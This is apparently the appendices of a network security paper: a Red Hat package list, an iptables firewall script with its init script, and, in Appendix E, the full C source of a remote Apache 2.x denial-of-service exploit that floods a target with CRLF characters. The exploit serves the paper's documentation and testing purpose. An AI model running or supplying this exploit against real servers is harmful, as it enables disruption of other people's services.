authconfig-4.3.4-1
kudzu-0.99.99-1
sysklogd-1.4.1-12
SysVinit-2.84-13
mkinitrd-3.4.42-1
utempter-0.5.2-16
vim-common-6.1-29
vim-minimal-6.1-29
initscripts-7.14-1
cyrus-sasl-md5-2.1.10-4
openldap-2.0.27-8
tcpdump-3.7.2-1.9.1
kbd-1.08-4
vixie-cron-3.0.1-74
comps-9-0.20030313
heartbeat-stonith-1.0.3-1.rh.9.1
perl-Filter-1.29-3
perl-5.8.0-88.3
perl-CPAN-1.61-88.3
openssh-server-3.5p1-11

Appendix C - /etc/fwscript.sh

```
#!/bin/sh

#################
# Interface definitions
#################


IF_OUTSIDE=eth0
IP_OUTSIDE=`ifconfig | grep -A1 "$IF_OUTSIDE " | grep "inet" | cut -d: -f2 | cut -f1 -d" "`

IF_INSIDE=eth1
IP_INSIDE=`ifconfig | grep -A1 "$IF_INSIDE " | grep "inet" | cut -d: -f2 | cut -f1 -d" "`

IF_SCREENED=eth2
IP_SCREENED=`ifconfig | grep -A1 "$IF_SCREENED " | grep "inet" | cut -d: -f2 | cut -f1 -d" "`

V_OUTSIDE=172.16.0.6
V_INSIDE=10.0.100.1
V_SCREENED=172.16.0.33


iptables -F -t nat
iptables -F -t mangle
```

```
iptables -F -t filter
iptables -X
iptables -P INPUT  DROP
iptables -P OUTPUT  ACCEPT
iptables -P FORWARD  DROP


/sbin/modprobe ip_conntrack_ftp
/sbin/modprobe ip_conntrack_tftp


#################
# INPUT rules
#################

# remote administration from inside
iptables -A INPUT -p tcp –s 10.0.100.6/31 -d $IP_INSIDE --dport 22 -i $IF_INSIDE -j ACCEPT

# allow return packets to firewall, if session is established or related
iptables -A INPUT -p tcp -m state --state ESTABLISHED,RELATED -j ACCEPT
iptables -A INPUT -p udp -m state --state ESTABLISHED,RELATED -j ACCEPT
iptables -A INPUT -p icmp -m state --state ESTABLISHED,RELATED -j ACCEPT

# allow HEARTBEAT packets with backup firewall
iptables -A INPUT -p udp -d $IP_INSIDE -i $IF_INSIDE -m multiport --dports 694,1024 -j ACCEPT
iptables -A INPUT -p udp -d $IP_OUTSIDE -i $IF_OUTSIDE -m multiport --dports 694,1024 -j ACCEPT
iptables -A INPUT -p udp -d $IP_SCREENED -i $IF_SCREENED -m multiport --dports 694,1024 -j ACCEPT

# log all denied packets to firewall
iptables -A INPUT -j LOG --log-level info --log-prefix "INPUT DROP: "


#################
# Forwarding rules
#################


# Mail-Port-Forwarder from screened to inside (rule 2)
iptables -t nat -A PREROUTING -p tcp -d $V_SCREENED --dport 25 -j DNAT --to 10.0.100.103:25

# Oracle-Port-Forwarder from screened to inside (rule 17)
iptables -t nat -A PREROUTING -p tcp -d $V_SCREENED --dport 1521 -j DNAT --to 10.0.100.100:1521

# Syslog-Port-Forwarder from screened to inside (rule 18)
iptables -t nat -A PREROUTING -p udp -s 172.16.0.0/27 -d $V_SCREENED --dport 514 -j DNAT --to
   10.0.100.102:514

# Syslog-Port-Forwarder from outside to inside (rule 19)
iptables -t nat -A PREROUTING -p udp-s 172.16.0.0/27 -d $V_OUTSIDE --dport 514 -j DNAT --to
   10.0.100.102:514


# Masquerading
iptables -t nat -A POSTROUTING -s 10.0.0.0/8 -o $IF_OUTSIDE –j MASQUERADE


# Mailing
```

```
iptables -A FORWARD -p tcp -s 10.0.100.103 -d 172.16.0.40 --dport 25 -j ACCEPT          # rule 1
iptables -A FORWARD -p tcp -s 172.16.0.40 –d 10.0.100.103 --dport 25 -j ACCEPT          # rule 2
iptables -A FORWARD -p tcp -s 172.16.0.40 --dport 25 -o IF_OUTSIDE -j ACCEPT            # rule 3
iptables -A FORWARD -p tcp -d 172.16.0.40 --dport 25 -i IF_OUTSIDE -j ACCEPT            # rule 4

# Internet Access
iptables -A FORWARD -p tcp -s 10.0.100.105 –m multiport --dport 20,21,80,443 -j ACCEPT  # rule 5

# Admin Access
iptables -A FORWARD -p tcp -s 10.0.100.6/31 -d 172.16.0.0/24 --dport 22 -j ACCEPT       # rule 6, 8, 9
iptables -A FORWARD -p tcp -s 10.0.100.6/31 -d 172.16.0.2/31 --dport 23 -j ACCEPT       # rule 10, 11

# DNS
iptables -A FORWARD -p tcp -s 172.16.0.38 --dport 53 -o IF_OUTSIDE -j ACCEPT            # rule 12
iptables -A FORWARD -p udp -s 172.16.0.38 --dport 53 -o IF_OUTSIDE -j ACCEPT            # rule 12
iptables -A FORWARD -p tcp -d 172.16.0.38 --dport 53 -j ACCEPT                          # rule 13, 14
iptables -A FORWARD -p udp -d 172.16.0.38 --dport 53 -j ACCEPT                          # rule 13, 14
iptables -A FORWARD -p tcp -s 10.0.100.104 --dport 53 -j ACCEPT                         # rule 15
iptables -A FORWARD -p udp -s 10.0.100.104 --dport 53 -j ACCEPT                         # rule 15

# Web-Cluster (virtual: 172.16.0.50 - 172.16.0.52; physical: 172.16.0.60 - 172.16.0.62)
iptables -A FORWARD -p tcp  -d 172.16.0.50/31 -m multiport --dport 80,443 -j ACCEPT     # rule 16
iptables -A FORWARD -p tcp  -d 172.16.0.52 -m multiport --dport 80,443 -j ACCEPT        # rule 16
iptables -A FORWARD -p tcp  -d 172.16.0.60/31 -m multiport --dport 80,443 -j ACCEPT     # rule 16
iptables -A FORWARD -p tcp  -d 172.16.0.62 -m multiport --dport 80,443 -j ACCEPT        # rule 16
iptables -A FORWARD -p tcp  -s 172.16.0.60/31 -d 10.0.100.100 --dport 1521 -j ACCEPT    # rule 17
iptables -A FORWARD -p tcp  -s 172.16.0.62 -d 10.0.100.100 --dport 1521 -j ACCEPT       # rule 17

# logging
iptables -A FORWARD -p udp  -s 172.16.0.0/27 -d 10.0.100.102 --dport 514 -j ACCEPT      # rule 18
iptables -A FORWARD -p udp  -s 172.16.0.32/27 -d 10.0.100.102 --dport 514 -j ACCEPT     # rule 19

# extended access for suppliers
iptables -A FORWARD -p tcp -s 192.168.0.0/24 -d 172.16.0.39 --dport 22 -j ACCEPT        # rule 7
iptables -A FORWARD -p tcp -s 192.168.1.0/24 -d 172.16.0.39 --dport 22 -j ACCEPT        # rule 7
iptables -A FORWARD -p tcp -s 192.168.2.0/24 -d 172.16.0.39 --dport 22 -j ACCEPT        # rule 7
#extended access for partners
iptables -A FORWARD -p tcp -s 192.168.100.0/24 -d 172.16.0.39 --dport 22 -j ACCEPT      # rule 7
iptables -A FORWARD -p tcp -s 192.168.101.0/24 -d 172.16.0.39 --dport 22 -j ACCEPT      # rule 7
iptables -A FORWARD -p tcp -s 192.168.102.0/24 -d 172.16.0.39 --dport 22 -j ACCEPT      # rule 7

# allow all return packets, if session is established or related
iptables -A FORWARD -p tcp -m state --state ESTABLISHED,RELATED -j ACCEPT
iptables -A FORWARD -p udp -m state --state ESTABLISHED,RELATED -j ACCEPT
iptables -A FORWARD -p icmp -m state --state ESTABLISHED,RELATED -j ACCEPT

# log all packets which will be dropped by the default policy
iptables -A FORWARD -j LOG --log-level info --log-prefix "FORWARD DROP: "
```

Appendix D - /etc/init.d/firewall

```
#!/bin/sh
#
# firewall          This service starts and stops the IPv4 packfilter
#
# chkconfig: 2345 11 80
# description: IPv4 packetfilter rules (iptables)
# config: /etc/firewall.conf
# author: Philipp Stadler
# version: 1

# Source function library.
. /etc/rc.d/init.d/functions

# Get config.
. /etc/sysconfig/network

# Check that networking is up.
if [ ${NETWORKING} = "no" ]
then
        exit 0
fi

[ -f /sbin/iptables ] || exit 0
[ -f /etc/fwscript.sh ] || exit 0

# See how we were called.
case "$1" in
  start)
        echo "Activating IPv4 packetfilter: "
        bash /etc/fwscript.sh
        touch /var/lock/subsys/firewall
        ;;
  restart|reload|refresh)
        echo "Refreshing IPv4 packetfilter: "
        bash /etc/fwscript.sh
        touch /var/lock/subsys/firewall
        ;;
  backup)
        cp -f /etc/fwscript.sh /etc/fwscript.sh-`date '+%Y%m%d-%H%M%S'`
        ;;
  stop)
        echo "Shutting down IPv4 packetfilter:"
        iptables -t nat -F
        iptables -t filter -F
        iptables -t mangle -F
        iptables -X
        iptables -P FORWARD ACCEPT
        iptables -P INPUT   ACCEPT
```

```
        iptables -P OUTPUT  ACCEPT
        rm -f /var/lock/subsys/firewall
        ;;
panic)
        echo "Dropping all packets"
        iptables -t nat -F
        iptables -t filter -F
        iptables -t mangle -F
        iptables -X
        iptables -P FORWARD DROP
        iptables -P INPUT   DROP
        iptables -P OUTPUT  DROP
        rm -f /var/lock/subsys/firewall
        ;;
  *)
        echo "Usage: firewall {start|stop|backup|restart|reload|refresh}"
        exit 1
esac

exit 0
```

Appendix E - apache DoS script

```
/* Version 2 */
/******** th-apachedos.c ****************************************************
*                                                                            *
* Remote Apache DoS exploit                                                  *
* -------------------------                                                  *
* Written as a poc for the:                                                  *
*                                                                            *
*    iDEFENSE Security Advisory 04.08.03:                                    *
*    http://www.idefense.com/advisory/04.08.03.txt                           *
*    Denial of Service in Apache HTTP Server 2.x                             *
*    April 8, 2003                                                           *
*                                                                            *
* This program sends 8000000 \n's to exploit the Apache memory leak.         *
* Works from scratch under Linux, as opposed to apache-massacre.c .          *
*                                                                            *
*                                                                            *
* Daniel Nyström <exce@netwinder.nu>                                         *
*                                                                            *
* - www.telhack.tk -                                                         *
*                                                                            *
****************************************************** th-apachedos.c ***/

#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <errno.h>
#include <sys/types.h>
#include <netinet/in.h>
#include <netdb.h>
#include <sys/socket.h>
```

```
int main(int argc, char *argv[])
{
        int sockfd;
        int count;
        char buffer[8000000];
        struct sockaddr_in target;
        struct hostent *he;

        if (argc != 3)
        {
                fprintf(stderr, "\nTH-apachedos.c - Apache <= 2.0.44 DoS exploit.");
                fprintf(stderr, "\n-----------------------------------------------");
                fprintf(stderr, "\nUsage: %s <Target> <Port>\n\n", argv[0]);
                exit(-1);
        }

        printf("\nTH-Apache DoS\n");
        printf("-------------\n");
        printf("-> Starting...\n");
        printf("->\n");

//      memset(buffer, '\n', sizeof(buffer)); /* testing */

        for (count = 0; count < 8000000;)
        {
                buffer[count] =  '\r'; /* 0x0D */
                count++;
                buffer[count] =  '\n'; /* 0x0A */
                count++;
        }

        if ((he=gethostbyname(argv[1])) == NULL)
        {
                herror("gethostbyname() failed ");
                exit(-1);
        }

        memset(&target, 0, sizeof(target));
    target.sin_family = AF_INET;
    target.sin_port = htons(atoi(argv[2]));
    target.sin_addr = *((struct in_addr *)he->h_addr);

    printf("-> Connecting to %s:%d...\n", inet_ntoa(target.sin_addr), atoi(argv[2]));
        printf("->\n");

        if ((sockfd=socket(AF_INET, SOCK_STREAM, IPPROTO_TCP)) < 0)
        {
                perror("socket() failed ");
                exit(-1);
        }

        if (connect(sockfd, (struct sockaddr *)&target, sizeof(struct sockaddr)) < 0)
        {
                perror("connect() failed ");
                exit(-1);
        }

    printf("-> Connected to %s:%d... Sending linefeeds...\n", inet_ntoa(target.sin_addr), atoi(argv[2]));
    printf("->\n");

        if (send(sockfd, buffer, strlen(buffer), 0) != strlen(buffer))
```

```
        {
                perror("send() failed ");
                exit(-1);
                close(sockfd);
        }


        close(sockfd);

        printf("-> Finished smoothly, check hosts apache...\n\n");
}

/* EOF - th-apachedos.c
 * http://www.telhack.tk
 */
```